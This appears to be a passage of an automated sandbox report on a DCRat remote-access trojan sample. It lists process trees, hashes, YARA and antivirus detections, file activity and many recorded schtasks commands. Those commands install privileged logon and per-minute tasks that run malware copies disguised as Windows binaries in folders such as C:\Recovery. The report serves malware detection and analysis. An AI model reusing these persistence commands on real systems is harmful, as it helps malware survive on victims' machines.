File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MrsUvRPGeImAhc.exe PID: **3432**, Parent PID: **848**

General	
Target ID:	16
Start time:	00:52:17
Start date:	06/08/2022
Path:	C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe
Imagebase:	0x960000
File size:	848384 bytes
MD5 hash:	4EAF964B744BD6801B5122AE1AFBBDE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000010.00000002.330291471.0000000002CBB000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000010.00000002.328491076.0000000002C71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 70%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MrsUvRPGeImAhc.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC613F86ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MrsUvRPGeImAhc.exe.log	0	1281	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",03,"System.Drawing, Version=4.	success or wait	1	7FFC613F8769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E62625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC60E62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC60F312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5FB4B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5FB4B526	ReadFile

Analysis Process: schtasks.exe PID: **3056**, Parent PID: **4740**

General

Target ID:	17
Start time:	00:52:17
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 6 /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2232**, Parent PID: **4740**

General

Target ID:	19
Start time:	00:52:17
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhc" /sc ONLOGON /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **6120**, Parent PID: **4740**

General

Target ID:	20
Start time:	00:52:18
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 7 /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5800**, Parent PID: **4740**

General

Target ID:	21
Start time:	00:52:19
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 9 /tr "'C:\Recovery\winlogon.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4592**, Parent PID: **4740**

General

Target ID:	22
Start time:	00:52:19
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "winlogon" /sc ONLOGON /tr "'C:\Recovery\winlogon.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MrsUvRPGeImAhc.exe PID: **2756**, Parent PID: **848**

General

Target ID:	23
Start time:	00:52:19
Start date:	06/08/2022
Path:	C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe
Imagebase:	0xcf0000
File size:	848384 bytes
MD5 hash:	4EAF964B744BD6801B5122AE1AFBBDE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000017.00000002.361259028.0000000002FF1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 100%, Joe Sandbox ML • Detection: 55%, Virustotal, Browse • Detection: 70%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5FB4B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5FB4B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **2072**, Parent PID: **4740**

General

Target ID:	24
Start time:	00:52:19
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 8 /tr "'C:\Recovery\winlogon.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes

MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5100**, Parent PID: **4740**

General	
Target ID:	26
Start time:	00:52:20
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "explorere" /sc MINUTE /mo 8 /tr "'C:\Recovery\explorer.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2292**, Parent PID: **4740**

General	
Target ID:	27
Start time:	00:52:21
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "explorer" /sc ONLOGON /tr "'C:\Recovery\explorer.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4036**, Parent PID: **4740**

General	
Target ID:	28
Start time:	00:52:21
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "explorere" /sc MINUTE /mo 10 /tr "'C:\Recovery\explorer.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4200**, Parent PID: **4740**

General	
Target ID:	29
Start time:	00:52:22
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "RuntimeBrokerR" /sc MINUTE /mo 12 /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **1820**, Parent PID: **848**

General	
Target ID:	30
Start time:	00:52:22
Start date:	06/08/2022
Path:	C:\Recovery\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Recovery\explorer.exe
Imagebase:	0x100000
File size:	848384 bytes
MD5 hash:	4EAF964B744BD6801B5122AE1AFBBDE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 0000001E.00000002.371238392.0000000002381000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 0000001E.00000002.378960692.00000000023C9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 55%, Virustotal, Browse • Detection: 70%, ReversingLabs

Analysis Process: schtasks.exe PID: **5304**, Parent PID: **4740**

General	
Target ID:	31
Start time:	00:52:22
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "RuntimeBroker" /sc ONLOGON /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **5580**, Parent PID: **848**

General	
Target ID:	32

Start time:	00:52:22
Start date:	06/08/2022
Path:	C:\Recovery\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Recovery\explorer.exe
Imagebase:	0x2a0000
File size:	848384 bytes
MD5 hash:	4EAF964B744BD6801B5122AE1AFBBDE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000020.00000002.373237011.0000000002619000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000020.00000002.370984322.00000000025D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: schtasks.exe PID: **3896**, Parent PID: **4740**

General

Target ID:	33
Start time:	00:52:23
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "RuntimeBrokerR" /sc MINUTE /mo 5 /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5280**, Parent PID: **4740**

General

Target ID:	35
Start time:	00:52:24
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "backgroundTaskHostb" /sc MINUTE /mo 5 /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **6024**, Parent PID: **4740**

General

Target ID:	36
Start time:	00:52:24
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "backgroundTaskHost" /sc ONLOGON /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /rl HIGHEST /f

Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5608**, Parent PID: **4740**

General

Target ID:	37
Start time:	00:52:24
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "backgroundTaskHostb" /sc MINUTE /mo 10 /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **6056**, Parent PID: **4740**

General

Target ID:	38
Start time:	00:52:25
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "ShellExperienceHostS" /sc MINUTE /mo 13 /tr "'C:\Recovery\ShellExperienceHost.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2292**, Parent PID: **4740**

General

Target ID:	40
Start time:	00:52:26
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "ShellExperienceHost" /sc ONLOGON /tr "'C:\Recovery\ShellExperienceHost.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly